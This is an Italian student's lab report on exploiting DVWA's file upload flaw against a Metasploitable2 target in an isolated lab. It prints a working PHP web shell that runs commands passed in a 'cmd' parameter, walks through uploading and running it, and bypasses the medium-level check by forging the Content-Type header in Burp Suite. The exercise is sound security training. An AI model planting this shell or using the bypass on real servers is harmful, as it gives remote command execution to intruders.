



# **REPORT TECNICO**

## **EXPLOIT FILE UPLOAD**

**Redatto da:** Nicolò Calì Cybersecurity Student

**Data:** 12/01/2026

# 1. Introduzione

## 1.1 Obiettivo

L'attività d oggi consiste nello sfruttare una vulnerabilità di "File Upload" per ottenere esecuzione di codice remoto tramite una web shell.

## 1.2 Scopo e Perimetro

- Target Autorizzato: 192.168.50.101 – Metasploitable2

# 2. Ambiente di Lavoro e Strumenti

## 2.1 Configurazione del Laboratorio

Lavoreremo all'interno di un laboratorio virtuale composto da una macchina attaccante ed una macchina target.

- **Macchina Attaccante:** Kali Linux 2025.3 - IP: 192.168.50.100
- **Macchina Vittima:** Metasploitable 2 - IP: 192.168.50.101
- **Rete:** Rete Interna associata ad un interfaccia pfSense

Una volta configurato il nostro laboratorio virtuale eseguiamo il ping su entrambe le macchine per verificare che siano comunicanti tra loro.

Ping da Kali a Metasploitable 2:

```
(kali㉿kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.663 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.887 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.923 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.13 ms
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=0.363 ms
64 bytes from 192.168.50.101: icmp_seq=6 ttl=64 time=0.629 ms
64 bytes from 192.168.50.101: icmp_seq=7 ttl=64 time=1.07 ms
64 bytes from 192.168.50.101: icmp_seq=8 ttl=64 time=0.632 ms
^C
--- 192.168.50.101 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7188ms
rtt min/avg/max/mdev = 0.363/0.787/1.130/0.242 ms
```

Ping da Metasploitable 2 a Kali:

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=9.07 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.985 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.887 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.658 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.551 ms

--- 192.168.50.100 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 0.551/2.431/9.078/3.327 ms
```

Dopo esserci assicurati che le due macchine virtuali comunicano tra loro, accediamo alla Pagina DVWA dal browser della Kali inderendo il seguente URL:

<http://192.168.50.101/dvwa>

(Ho usato l'indirizzo IP della mia Metasploitable)

The screenshot shows the DVWA security page. At the top, there's a navigation bar with links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. Below the bar is the DVWA logo. The main content area has a sidebar on the left with various attack options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted with a red box and a red arrow pointing to it), PHPIDS, PHP Info, About, and Logout. The main content area displays the 'Script Security' section, which says the security level is currently 'high'. It allows users to change the security level to 'low' or 'medium' via a dropdown menu and a 'Submit' button. A red arrow points to this dropdown. Below this is the 'PHPIDS' section, which is currently 'disabled'. At the bottom of the page, there's a footer with the text 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

In questa fase andiamo ad impostare il livello di sicurezza a “Low” accedendo dal sotto menù “DVWA Security”.

Terminato questo passaggio abbiamo concluso con la fase di configurazione.

## 2.2 Strumenti Utilizzati

- **Browser:** Usato come interfaccia principale per navigare nell'applicazione web DVWA
- **Burpsuite:** Usato come proxy per intercettare e analizzare il traffico HTTP/HTTPS tra la macchina attaccante e il server vittima.
- **Shell PHP:** Usato come **payload** (codice malevolo). Si tratta dello script che, una volta caricato sul server, ci ha fornito una **backdoor** per inviare comandi di sistema

## 3. Attività Tecnica e Metodologia

### 3.1 Fase di Creazione del payload

Il “payload” è il codice che andremo a caricare sul server vittima per fargli fare ciò che vogliamo, in sostanza è il nostro **Malware**.

Creerò il mio file php direttamente da terminale tramite il seguente comando:

```
nano MyMalware.php
```



```
GNU nano 8.7                               MyMalware.php *
<html>
<body>
    <div style="background-color: black; color: green; font-family: monospace; padding: 20px;">
        <h1 style="text-align: center;">▲ SYSTEM COMPROMISED ▲</h1>
        <p>Sei stato visitato da un Ethical Hacker!</p>
        <hr>
        <p>Output del comando:</p>
        <pre>
            <?php
                if(isset($_REQUEST['cmd'])){
                    system($_REQUEST['cmd']);
                } else {
                    echo "Inserisci un comando nell'URL (?cmd= ... )";
                }
            ?>
        </pre>
    </div>
</body>
</html>
```

La precedente immagine mostra il file php che sono andato a creare.

La parte evidenziata di rosso è la parte più importante del codice:

- **system()**: Sarebbe una funzione nativa di PHP che consiste nel prendere una stringa di testo ed eseguirla come se fosse un comando scritto direttamente sul terminale del server (Metasploitable2)

- **`$_REQUEST['cmd']`**: Sarebbe la variabile che ci permette di “parlare” con la funzione **system**. Quando noi scriveremo l’URL nel browser, tutto ciò che metteremo dopo **?cmd=** verrà catturato da questa variabile e passato direttamente al comando di sistema.


Scritto il file PHP procediamo a salvarlo con **CTRL-X + Y** e successivamente **INVIO**.

### 3.2 Fase di Attacco

In questa fase ciò che faremo è andare a spostare il file “Infetto” dalla Kali al server vulnerabile.

Per caricare il file seguiamo questi passaggi:

- **Tornare sul browser** ed assicuriamoci di essere sulla pagina DVWA → *Upload*
- Clicchiamo su **Browse** e selezioniamo il file php creato precedentemente



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar menu with various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: File Upload". It contains a form with a "Choose an image to upload:" label, a "Browse..." button, and a message "No file selected.". Below the form is an "Upload" button. A red success message at the bottom of the form area reads ".../.../hackable/uploads/MyMalware.php successfully uploaded!". Below this message, there's a "More info" section with three links: [http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload), <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>. At the bottom of the page, there are "View Source" and "View Help" buttons. The footer of the page displays the text "Damn Vulnerable Web Application (DVWA) v1.0.7".

Come possiamo vedere nel messaggio (**.../.../hackable/uploads/MyMalware.php successfully uploaded!**) il nostro file php è stato caricato con successo sul server.


Inoltre ci dice in quale Path è stato inserito.

### 3.1 Fase di Esecuzione

Per eseguire il nostro file php basterà inserire sulla barra di ricerca l'URL in cui è avvenuto l'upload; nel nostro caso l'URL è il seguente:


**http://192.168.50.101/dvwa/hackable/uploads/MyMalware.php**

Procediamo ad eseguirlo e vediamone i risultati.



Ciò che vediamo non è altro che il risultato “Grafico” del nostro file php; possiamo testare la parte “Funzionale” inserendo alla fine dell’URL la stringa **?cmd=whoami** al fine di ottenere come output il nome utente.

*In altri termini è come se scrivessimo il comando whoami direttamente sul terminale di metasploitable.*



Nell'immagine precedente la parte evidenziata in rosso mostra l'output del comando **whoami** che rivelerà il nome utente (*nel nostro caso "www.data"*).

## 4. Analisi del Traffico (Burp Suite)

*In questa sezione andremo ad intercettare ed analizzare ogni richiesta in modo da poter toccare con mano cosa succede “Dietro le quinte”.*

### 4.1 Avvio intercettazione

Per cominciare avviamo Burbsuite ed assicuriamoci di aver la “Modalità Intercettazione” seguendo questo percorso: **Proxy -> Intercept -> Intercept is on**

Fatto ciò possiamo avviare il browser ed andare nell’URL che abbiamo usato poco fa:

<http://192.168.50.101/dvwa/hackable/uploads/MyMalware.php?cmd=whoami>

*Burpsuite intercetta la prima richiesta di GET come possiamo vedere nella figura:*

Burp Suite Community Edition v2025.10.6 - Temporary Project

Proxy settings

Request to http://192.168.50.101:80

Intercept on: Intercept on → Forward | Drop | Open browser | ? :

Time Type Direction Method URL Status code Length

10:44:4... HTTP → Request GET http://192.168.50.101/dwva/hackable/uploads/MyMalware.php?cmd=whoami

**Request**

Pretty Raw Hex

```
1 GET /dwva/hackable/uploads/MyMalware.php?cmd=whoami HTTP/1.1
2 Host: 192.168.50.101
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10
```

**Inspector**

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 0

Request headers: 7

Notes

Event log All issues

Memory: 138.7MB Disabled

Procediamo cliccando sul pulsante arancione *Forward* per proseguire con le chiamate HTTP e vedere cosa ci risponde il server alla nostra richieste.

Burp Suite Community Edition v2025.10.6 - Temporary Project

**Proxy**

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	https://www.google.com	GET	/warmup.html					HTML	html		
2	https://www.google.com	GET	/search?q=yttryt&oq=yttryt&gs_lcr...	✓							
4	http://192.168.50.101	GET	/dwa/hackable/uploads/MyMalwar...	✓		200	602	HTML	php		
6	http://192.168.50.101	GET	/dwa/hackable/uploads/MyMalwar...	✓		200	602	HTML	php		

**Request Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Mon, 12 Jan 2026 15:56:04 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Keep-Alive: timeout=15, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html
8 Content-Length: 369
9
10<html>
11  <body>
12   <div style="background-color: black; color: green; font-family: monospace;
13    padding: 20px;">
14     <h1 style="text-align: center;">
15       ▲ SYSTEM COMPROMISED ▲
16     </h1>
17     <p>
18       Sei stato visitato da un Ethical Hacker!
19     </p>
20     <hr>
21     <p>
22       Output del comando:
23     </p>
24     <pre>
25       www-data
26     </pre>
27   </div>
28 </body>
29 </html>
30

```

**Inspector**

Request attributes  
Request query parameters  
Request headers  
Response headers

**Notes**

Event log All issues      Memory: 138.7MB      Disabled

Quello che vediamo evidenziato in rosso sarà il nome utente (il risultato del malware che abbiamo eseguito).

## 5. Esercizio Bonus: Bypass Security Level "Medium"

### 5.1 Analisi della Protezione

Dopo aver completato l'esercizio al livello "Low", abbiamo alzato l'asticella impostando il livello di sicurezza della DVWA su "**Medium**".

The screenshot shows the DVWA Security page. On the left is a sidebar with various attack options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted with a red box and has a red arrow pointing to it from below), PHP Info, About, and Logout. Below the sidebar, the user information is displayed: Username: admin, Security Level: medium, and PHPIDS: disabled. The main content area is titled "DVWA Security" and contains a lock icon. It says "Security Level is currently **medium**". A note states that the security level changes the vulnerability level of DVWA. Below this is a dropdown menu set to "medium" with a "Submit" button next to it, also enclosed in a red box and with a red arrow pointing to it from above. The "PHPIDS" section follows, with a note about PHPIDS v.0.6 being a security layer for PHP based web applications, and links to enable or disable it. At the bottom, a message says "Security level set to medium". The footer of the page reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

In questa configurazione, il server introduce un meccanismo di difesa più sofisticato: non accetta più ciecamente qualsiasi file, ma verifica il **MIME Type** (il tipo di contenuto dichiarato dal browser). Tentando di caricare il nostro file `MyMalware.php` normalmente, il server blocca l'operazione restituendo l'errore "Your image was not uploaded", poiché rileva che si tratta di uno script PHP (`application/x-php`) e non di un'immagine.

## 5.2 Esecuzione dell'Exploit (MIME Type Bypass)

Per aggirare questa protezione, abbiamo utilizzato **Burp Suite** per manipolare la richiesta HTTP "al volo", ingannando il server. Ecco i passaggi eseguiti:

- 1. Intercettazione:** Abbiamo avviato l'upload del file MyMalware.php con Burp in modalità Intercept On.
- 2. Manipolazione:** Nella richiesta intercettata, abbiamo individuato l'header Content-Type: application/x-php. Lo abbiamo modificato manualmente in Content-Type: image/jpeg.

The screenshot shows the Burp Suite interface during an intercept session. The top navigation bar includes Burp, Project, Intruder, Repeater, View, Help, and Burp Suite Community Edition v2025.10.6 - Temp... The Proxy tab is selected. Below the tabs are buttons for Dashboard, Target, Intruder, Repeater, Collaborator, Sequencer, Decoder, and settings. The Intercept tab is highlighted. The main pane shows a single request entry in the list view, with columns for Time, Type, Direction, Method, and URL. The URL is http://192.168.50.101/dvwa/vulnerabilities/upload/. The Request tab displays the raw HTTP message. A red arrow points to the Content-Type header, which has been manually changed from 'application/x-php' to 'image/jpeg'. The Inspector panel on the right shows various request attributes, parameters, and headers, with the Request headers section expanded. The Notes panel is also visible. The bottom status bar shows Event log, All issues, Memory: 145.4MB, and Disabled.

```
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=medium; PHPSESSID=
9ed0848d40a0fa81c1bc7d7fa11f572c
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryGBwIizQ36h7WF6c6
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryGBwIizQ36h7WF6c6
21 Content-Disposition: form-data; name="uploaded"; filename="MyMalware2.php"
22 Content-Type: image/jpeg
23
24 <html>
25 <body>
26     <div style="background-color: black; color: green;
font-family: monospace; padding: 20px;">
27         <h1 style="text-align: center;">△ SYSTEM
COMPROMISED △</h1>
28         <p>Sei stato visitato da un Ethical Hacker!</p>
29         <hr>
30         <p>Output del comando:</p>
31         <pre>
32             <?php
```

3. Inoltro: Abbiamo premuto Forward per inviare la richiesta modificata al server.

Il server, fidandosi del **Content-Type falsificato**, ha accettato il file credendolo un'immagine **JPEG**. Poiché l'estensione del file è rimasta .php (il filtro controllava solo il tipo, non l'estensione), il server web lo ha interpretato come codice eseguibile. Visitando l'URL del file caricato, abbiamo ottenuto nuovamente la nostra shell e l'esecuzione remota dei comandi (**RCE**), bypassando con successo il filtro di sicurezza.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar menu with various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload** (which is highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: File Upload". It contains a form with a file input field labeled "Choose an image to upload:" and a button "Choose File". Below it is another button "Upload". A message in red text at the bottom of the form area says ".../.../hackable/uploads/MyMalware2.php successfully uploaded!". Below this, there's a section titled "More info" with three links: [http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload), <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitetecurity/upload-forms-threat.htm>. At the bottom of the page, there are status messages: "Username: admin", "Security Level: medium", and "PHPIDS: disabled". On the right, there are "View Source" and "View Help" buttons. The footer of the page reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Il file PHP è stato caricato all'interno del server eludendo i suoi controlli grazie alle modifiche che abbiamo apportato all'header **Content-Type**.

## 6. Conclusioni

### 6.1 Riepilogo

L'obiettivo dell'attività è stato pienamente raggiunto. Siamo riusciti a sfruttare con successo la vulnerabilità di **File Upload** presente nella web application DVWA (configurata a livello "Low"). Attraverso il caricamento del payload `MyMalware.php`, abbiamo ottenuto l'**esecuzione di codice remoto (RCE)** sul server target Metasploitable2. La compromissione del sistema è stata confermata sia visivamente sia funzionalmente: l'intercettazione con Burp Suite e l'esecuzione del comando `whoami` hanno restituito l'utente `www-data`, dimostrando che abbiamo acquisito la capacità di eseguire comandi sul server ospite.